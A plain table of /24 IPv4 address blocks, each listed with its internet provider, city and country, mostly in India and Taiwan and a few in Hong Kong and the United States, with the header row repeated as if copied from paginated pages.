45.113.1.0/24	HK 92server Technology	Hong Kong	Hong Kong
172.70.191.0/24	Cloudflare	Ahmedabad	India
49.36.224.0/24	Reliance Jio Infocomm	Airoli	India
106.196.24.0/24	Bharti Airtel	Bengaluru	India
106.196.25.0/24	Bharti Airtel	Bengaluru	India
14.98.12.0/24	Tata Teleservices	Bengaluru	India
172.70.237.0/24	Cloudflare	Chandīgarh	India
117.207.51.0/24	Bharat Sanchar Nigam Limited	Dalhousie	India
103.214.118.0/24	Airnet Boardband	Delhi	India
45.120.162.0/24	Ani Boardband	Delhi	India
103.198.173.0/24	Anonet	Delhi	India
103.248.94.0/24	Anonet	Delhi	India
103.198.174.0/24	Anonet	Delhi	India
43.247.41.0/24	Anonet	Delhi	India
122.162.147.0/24	Bharti Airtel	Delhi	India
103.212.145.0/24	Excitel	Delhi	India

CIDR	ISP	City	Country
45.248.28.0/24	Omkar Electronics	Delhi	India
49.36.185.0/24	Reliance Jio Infocomm	Delhi	India
59.89.176.0/24	Bharat Sanchar Nigam Limited	Dharamsala	India
117.207.57.0/24	Bharat Sanchar Nigam Limited	Dharamsala	India
103.210.33.0/24	Vayudoot	Dharamsala	India
182.64.251.0/24	Bharti Airtel	Gāndarbal	India
117.255.45.0/24	Bharat Sanchar Nigam Limited	Haliyal	India
117.239.1.0/24	Bharat Sanchar Nigam Limited	Hamīrpur	India
59.89.161.0/24	Bharat Sanchar Nigam Limited	Jaipur	India
27.60.20.0/24	Bharti Airtel	Lucknow	India
223.189.252.0/24	Bharti Airtel	Lucknow	India
223.188.237.0/24	Bharti Airtel	Meerut	India
162.158.235.0/24	Cloudflare	Mumbai	India
162.158.48.0/24	Cloudflare	Mumbai	India
162.158.191.0/24	Cloudflare	Mumbai	India
162.158.227.0/24	Cloudflare	Mumbai	India
172.69.87.0/24	Cloudflare	Mumbai	India
172.70.219.0/24	Cloudflare	Mumbai	India
172.71.198.0/24	Cloudflare	Mumbai	India
172.68.39.0/24	Cloudflare	New Delhi	India
59.89.177.0/24	Bharat Sanchar Nigam Limited	Pālampur	India
103.195.253.0/24	Protoact Digital Network	Ranchi	India
169.149.224.0/24	Reliance Jio Infocomm	Shimla	India
169.149.226.0/24	Reliance Jio Infocomm	Shimla	India
169.149.227.0/24	Reliance Jio Infocomm	Shimla	India
169.149.229.0/24	Reliance Jio Infocomm	Shimla	India

CIDR	ISP	City	Country
169.149.231.0/24	Reliance Jio Infocomm	Shimla	India
117.255.44.0/24	Bharat Sanchar Nigam Limited	Sirsi	India
122.161.241.0/24	Bharti Airtel	Srinagar	India
122.161.243.0/24	Bharti Airtel	Srinagar	India
122.161.240.0/24	Bharti Airtel	Srinagar	India
117.207.48.0/24	Bharat Sanchar Nigam Limited	Yol	India
175.181.134.0/24	New Century InfoComm	Hsinchu	Taiwan
36.238.185.0/24	Chunghwa Telecom	Kaohsiung	Taiwan
36.237.104.0/24	Chunghwa Telecom	Tainan	Taiwan
36.237.128.0/24	Chunghwa Telecom	Tainan	Taiwan
36.237.189.0/24	Chunghwa Telecom	Tainan	Taiwan
42.78.14.0/24	Chunghwa Telecom	Tainan	Taiwan
61.216.48.0/24	Chunghwa Telecom	Tainan	Taiwan
36.230.119.0/24	Chunghwa Telecom	Taipei	Taiwan
114.43.219.0/24	Chunghwa Telecom	Taipei	Taiwan
114.44.214.0/24	Chunghwa Telecom	Taipei	Taiwan
114.45.2.0/24	Chunghwa Telecom	Taipei	Taiwan
118.163.73.0/24	Chunghwa Telecom	Taipei	Taiwan
118.167.21.0/24	Chunghwa Telecom	Taipei	Taiwan
220.129.70.0/24	Chunghwa Telecom	Taipei	Taiwan
106.64.121.0/24	Far EasTone Telecommunications	Taoyuan City	Taiwan
1.169.65.0/24	Chunghwa Telecom	Xizhi	Taiwan
122.100.113.0/24	Taiwan Mobile	Yilan	Taiwan
185.93.229.0/24	Sucuri Security	Ashburn	United States
128.61.64.0/24	Georgia Institute of Technology	Atlanta	United States
216.66.111.0/24	Vermont Telephone	Wallingford	United States